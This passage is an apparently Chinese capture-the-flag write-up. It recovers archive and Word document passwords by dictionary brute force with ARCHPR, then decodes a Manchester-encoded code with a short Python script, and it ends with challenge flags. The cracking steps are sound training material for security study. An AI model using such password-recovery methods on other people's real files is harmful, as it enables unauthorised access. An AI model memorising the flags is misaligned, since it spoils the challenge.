flag{1m_s0_ang4y_1s}

0x07 题目名称 听说你们喜欢手工爆破


操作内容：

里面有很多 txt 文件，打开都是一样的内容




BASE64 解码看看


压缩包需要密码


检测文件
情系海边之城.rar
名称
大小
压缩后大小
类型
安全
修改时间
..(上层目录)
情系海边之城.doc *
28 KB
16.60 KB
Microsoft Word ...
2018-04-1
0.0% 解压文件
2345好压 中国压缩软件知名品牌
A股上市公司荣誉出品 (股票代码：002195)
输入密码
为加密的文件输入密码
情系海边之城.rar
显示密码(S) (勾选可支持中文密码输入)
将当前密码应用到所有加密文件(A)
确定(O)
跳过(J)
取消(C)
完成后关闭计算机
后台(B)
智能限制CPU使用率
暂停(P)
取消(C)

提取文件名做字典，爆破


ARCHPR 4.53 - 1%
文件(F)
恢复(R)
帮助(H)
打开
开始!
停止
基准测试
升级
帮助
关于
退出
加密的 ZIP/RAR/ACE/ARJ 文件
C:\Users\徐晓武\Desktop\OS_038c9291c
攻击类型
字典
口令已成功恢复!
Advanced Archive Password Recovery 统计信息:
总计口令
6
总计时间
409ms
平均速度(口令/秒)
14
这个文件的口令
0328fc8b43cb2ddf89ba69fa5e6dbc05
十六进制口令
30 33 32 38 66 63 38 62 34 33 63 62 32
保存...
确定
当前口令:
0328fc8b43cb2ddf89b
平均速度:
14 p/s
已用时间:
剩余时间:
33s
字典攻击正在进行，已处理 6 口令
1%
ARCHPR version 4.53 (c) 1997-2008 ElcomSoft Co. Ltd.

Word 打开也需要密码，爆破



李（卡西·阿弗莱克 Casey Affleck 饰）是一名颓废压抑的修理工，在得知哥哥乔伊（
的消息后，李回到了故乡
的遗嘱，李将会成为乔伊
Hedg es 饰）的监护人，
然帕特里克并不愿意离开家乡和朋友们，但李亦不愿在这片伤心地久留。

原来，这里埋藏着李的一段绝望的回忆，他的过失使得两个女儿葬身火海，妻子兰迪（米歇尔·威廉姆斯 Michelle Williams 饰）亦因此而离开了他。此次重回故乡，李再度见到了已经再婚

得到信息以下信息

她现在住在 F5 街区 F5 街道 07 号幢，并给他邮箱发了新家里的门禁解锁代码："123654AAA678876303555111AAA77611A321"，希望他能够成为她的新家庭中的一员。

曼彻斯特编码

Id:F5F507

编码：**123654AAA6788763035511 1AAA77611A321**

发现前几年国赛有一样的题，改一下就 ojbk 了，

上脚本

```python
encode_str = 0x123654AAA6788763035551111AAA77611A321
flag = ''

bin_str = '0' + bin(encode_str)[2:]
r = ''

def convert(s):
    return hex(int(s, 2))[2:]


for i in range(0, len(bin_str), 2):
    if bin_str[i:i + 2] == '01':
        r += '0'
    else:
        r += '1'
for i in range(0, len(r), 8):
    tmp = r[i:i + 8][::-1]
    flag += convert(tmp[:4])
    flag += convert(tmp[4:])
print(flag.upper())
```

与 id 吻合

```
D:\python\python.exe E:/程序代码/py
5EFCF5F507AA5FAD77

Process finished with exit code 0
```

FLAG 值：

flag{5EFCF5F507AA5FAD77}